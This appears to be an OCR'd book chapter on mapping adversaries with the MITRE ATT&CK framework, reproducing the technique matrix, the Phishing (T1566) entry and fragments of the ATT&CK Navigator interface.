
Level: Keywords:

User: SYSTEM Computer: WIN-RJSF94L22PJ


OpCode: Info

More Information: Event Log Online

Chapter 4: Mapping the Adversary



Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
10 techniques	6 techniques	9 techniques	10 techniques	18 techniques	12 techniques	37 techniques	14 techniques	25 techniques	9 techniques	17 techniques	16 techniques	9 techniques	13 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Credentials from Password Stores (3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Inter-Process Communication (2)	Boot or Logon Autostart Execution (12)	Boot or Logon Autostart Execution (12)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Clipboard Data	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Scheduled Task/Job (6)	Browser Extensions	Create or Modify System Process (4)	Direct Volume Access	Input Capture (4)	Cloud Service Dashboard	Remote Services (6)	Data from Cloud Storage Object	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Event Triggered Execution (15)	Execution Guardrails (1)	Man-in-the-Middle (2)	Cloud Service Discovery	Replication Through Removable Media	Data from Configuration Repository (2)	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Search Closed Sources (2)		Supply Chain Compromise (3)	Software Deployment Tools	Create Account (3)	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Modify Authentication Process (4)	Domain Trust Discovery	Software Deployment Tools	Data from Information Repositories (2)	Fallback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Search Open Technical Databases (5)		Trusted Relationship	System Services (2)	Create or Modify System Process (4)	Group Policy Modification	File and Directory Permissions Modification (2)	Network Sniffing	File and Directory Discovery	Taint Shared Content	Data from Local System	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Search Open Websites/Domains (2)		Valid Accounts (4)	User Execution (2)	Event Triggered Execution (15)	Hijack Execution Flow (11)	Group Policy Modification	OS Credential Dumping (8)	Network Service Scanning	Use Alternate Authentication Material (4)	Data from Network Shared Drive	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
Search Victim-Owned Websites			Windows Management Instrumentation	External Remote Services	Process Injection (11)	Hide Artifacts (7)	Steal Application Access Token	Network Share Discovery		Data from Removable Media	Non-Application Layer Protocol		Network Denial of Service (2)
				Hijack Execution Flow (11)	Scheduled Task/Job (6)	Hijack Execution Flow (11)	Steal or Forge Kerberos Tickets (4)	Network Sniffing		Data Staged (2)	Non-Standard Port		Resource Hijacking
				Implant Container Image	Valid Accounts (4)	Impair Defenses (7)	Steal Web Session Cookie	Password Policy Discovery		Email Collection (3)	Protocol Tunneling		Service Stop
				Office Application Startup (6)		Indicator Removal on Host (6)	Two-Factor Authentication Interception	Peripheral Device Discovery		Input Capture (4)	Proxy (4)		System Shutdown/Reboot
				Pre-OS Boot (5)		Indirect Command Execution	Unsecured Credentials (6)	Permission Groups Discovery (3)		Man in the Browser	Remote Access Software		
				Scheduled Task/Job (6)		Masquerading (6)		Process Discovery		Man-in-the-Middle (2)	Traffic Signaling (1)		
				Server Software Component (3)		Modify Authentication Process (4)		Query Registry		Screen Capture	Web Service (3)		
				Traffic Signaling (1)		Modify Cloud Compute Infrastructure (4)		Remote System Discovery		Video Capture			
				Valid Accounts (4)		Modify Registry		Software Discovery (1)					
						Modify System Image (2)		System Information Discovery					
						Network Boundary Bridging (1)		System Network Configuration Discovery					
						Obfuscated Files or Information (5)		System Network Connections Discovery					
						Pre-OS Boot (5)		System Owner/User Discovery					
						Process Injection (11)		System Service Discovery					
						Rogue Domain Controller		System Time Discovery					
						Rootkit		Virtualization/Sandbox Evasion (3)					
						Signed Binary Proxy Execution (11)							
						Signed Script Proxy Execution (1)							
						Subvert Trust Controls (4)							
						Template Injection							
						Traffic Signaling (1)							
						Trusted Developer Utilities Proxy Execution (1)							
						Unused/Unsupported Cloud Regions							
						Use Alternate Authentication Material (4)							
						Valid Accounts (4)							
						Virtualization/Sandbox Evasion (3)							
						Weaken Encryption (2)							
						XSL Script Processing							



Initial Access
9 techniques

- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (3)
  - Spearphishing Attachment
  - Spearphishing Link
  - Spearphishing via Service
- Replication Through Removable Media
- Supply Chain Compromise (3)
  - Compromise Software Dependencies and Development Tools
  - Compromise Software Supply Chain
  - Compromise Hardware Supply Chain
- Trusted Relationship

Phishing

Sub-techniques (3)

ID	Name
T1566.001	Spearphishing Attachment
T1566.002	Spearphishing Link
T1566.003	Spearphishing via Service

Adversaries may send phishing messages to elicit sensitive information and/or gain access to victim systems. All forms of phishing are electronically delivered social engineering. Phishing can be targeted, known as spearphishing. In spearphishing, a specific individual, company, or industry will be targeted by the adversary. More generally, adversaries can conduct non-targeted phishing, such as in mass malware spam campaigns.

Adversaries may send victim's emails containing malicious attachments or links, typically to execute malicious code on victim systems or to gather credentials for use of Valid Accounts. Phishing may also be conducted via third-party services, like social media platforms.

ID: T1566

Sub-techniques: T1566.001, T1566.002, T1566.003

Tactic: Initial Access

Platforms: Linux, Office 365, SaaS, Windows, macOS


Data Sources: Anti-virus, Detonation chamber, Email gateway, File monitoring, Mail server, Network intrusion detection system, Packet capture, SSL/TLS inspection, Web proxy


CAPEC ID: CAPEC-98

Version: 1.0


Created: 02 March 2020

Last Modified: 28 March 2020


selection controls
layer controls
technique controls
Initial Access
9 techniques
Execution
10 techniques
Persistence
17 techniques
Privilege Escalation
12 techniques
Defense Evasion
32 techniques
Credential Access
13 techniques
Dis
21 te
mand and
ontrol
techniques
Exfiltration
8 techniques
Impact
13 techniques
threat groups
APT19 view select deselect
APT28 view select deselect
APT28 view select deselect
APT29 view select deselect
APT3 view select deselect
software
3PARA RAT view select deselect
4H RAT view select deselect
adbupd view select deselect
ADVSTORESHELL view select deselect
Agent Tesla view select deselect
mitigations
Account Use Policies view select deselect
Active Directory Configuration view select deselect
Antivirus/Antimalware view select deselect
Application Developer Guidance view select deselect
Application Isolation view select deselect
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing
Replication Through Removable Media
Supply Chain Compromise
Trusted Relationship
Valid Accounts
Command and Scripting Interpreter
Exploitation for Client Execution
Inter-Process Communication
Native API
Scheduled Task/Job
Shared Modules
Software Deployment Tools
System Services
User Execution
Windows Management Instrumentation
Account Manipulation
BITS Jobs
Boot or Logon Autostart Execution
Boot or Logon Initialization Scripts
Browser Extensions
Compromise Client Software Binary
Create Account
Create or Modify System Process
Event Triggered Execution
External Remote Services
Abuse Elevation Control Mechanism
Access Token Manipulation
Boot or Logon Autostart Execution
Boot or Logon Initialization Scripts
Create or Modify System Process
Event Triggered Execution
Exploitation for Privilege Escalation
Group Policy Modification
Hijack Execution Flow
Abuse Elevation Control Mechanism
Access Token Manipulation
BITS Jobs
Deobfuscate/Decode Files or Information
Direct Volume Access
Execution Guardrails
Exploitation for Defense Evasion
File and Directory Permissions Modification
Group Policy Modification
Hide Artifacts
Hijack Execution Flow
Impair Defenses
Indicator Removal on Host
Indirect Command Execution
Masquerading
Brute Force
Credentials from Password Stores
Exploitation for Credential Access
Forced Authentication
Input Capture
Man-in-the-Middle
Modify Authentication Process
Network Sniffing
OS Credential Dumping
Steal or Forge Kerberos Tickets
Steal Web Session Cookie
Two-Factor Authentication Interception
Automated Exfiltration
Data Transfer Size Limits
Exfiltration Over Alternative Protocol
Exfiltration Over C2 Channel
Exfiltration Over Other Network Medium
Exfiltration Over Physical Medium
Exfiltration Over Web Service
Scheduled Transfer
Account Access Removal
Data Destruction
Data Encrypted for Impact
Data Manipulation
Defacement
Disk Wipe
Endpoint Denial of Service
Firmware Corruption
Inhibit System Recovery
Network Denial of Service
Resource Hijacking
Service Stop
System Shutdown/Reboot
legend



score
2




Create New Layer Create a new empty layer

Open Existing Layer Load a layer from your computer or a URL


Create Layer from other layers Choose layers to inherit properties from

score expression
a+b

Use constants (numbers) and layer variables (yellow, above) to write an expression for the initial value of scores in the new layer. A full list of supported operations can be found here. Leave blank to initialize scores to 0.




Initial Access 9 techniques	Execution 10 techniques	Persistence 17 techniques	Privilege Escalation 12 techniques	Defense Evasion 32 techniques	Credential Access 13 techniques	Discovery 21 techniques	Lateral Movement 9 techniques	Collection 15 techniques	Command and Control 16 techniques	Exfiltration 8 techniques	Impact 13 techniques
Drive-by Compromise	🟥 Command and Scripting Interpreter	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	🟥 Brute Force	Account Discovery	Exploitation of Remote Services	Archive Collected Data	Application Layer Protocol	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation	Access Token Manipulation	🟩 Credentials from Password Stores	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
🟥 External Remote Services	Inter-Process Communication	Boot or Logon Autostart Execution	Boot or Logon Autostart Execution	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	🟥 Automated Collection	Data Encoding	Exfiltration Over Alternative Protocol	Data Encrypted for Impact
Hardware Additions	Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	🟩 Deobfuscate/Decode Files or Information	Forced Authentication	Domain Trust Discovery	Remote Service Session Hijacking	Clipboard Data	Data Obfuscation	Exfiltration Over C2 Channel	Data Manipulation
Phishing	Scheduled Task/Job	Browser Extensions	Create or Modify System Process	Direct Volume Access	Input Capture	🟨 File and Directory Discovery	Remote Services	Data from Information Repositories	Dynamic Resolution	Exfiltration Over Other Network Medium	Defacement
Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Event Triggered Execution	Execution Guardrails	Man-in-the-Middle	🟥 Network Service Scanning	Replication Through Removable Media	Data from Local System	Encrypted Channel	Exfiltration Over Physical Medium	Disk Wipe
Supply Chain Compromise	Software Deployment Tools	Create Account	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Modify Authentication Process	Network Share Discovery	Software Deployment Tools	Data from Network Shared Drive	🟥 Fallback Channels	Exfiltration Over Web Service	Endpoint Denial of Service
Trusted Relationship	System Services	Create or Modify System Process	Group Policy Modification	File and Directory Permissions Modification	Network Sniffing	Network Sniffing	Taint Shared Content	Data from Removable Media	🟩 Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
🟥 Valid Accounts	User Execution	Event Triggered		Group Policy Modification	OS Credential Dumping	🟥 Password Policy Discovery	Use Alternate Authentication Material	Data Staged	🟨 Multi-Stage Channels		Inhibit System Recovery
	🟩 Windows Management Instrumentation			Hide Artifacts	Steal or Forge Kerberos Tickets			Email Collection	Non-Application Layer Protocol		Network Denial of Service
				Hijack Execution Flow	Steal Web				Non-Standard		Resource Hijacking
				Impair Defenses							Service Stop
				Indicator Removal on Host							System Shutdown/Reboot




Credential Access
14 techniques

- Brute Force (4)
- Credentials from Password Stores (3)
- Exploitation for Credential Access
- Forced Authentication
- Input Capture (4)
- Man-in-the-Middle (1)
- Modify Authentication Process (2)
- Network Sniffing
- OS Credential Dumping (8)
- Steal Application Access Token
- Steal or Forge Kerberos Tickets (3)
- Steal Web Session Cookie
- Two-Factor Authentication Interception
- Unsecured Credentials (6)



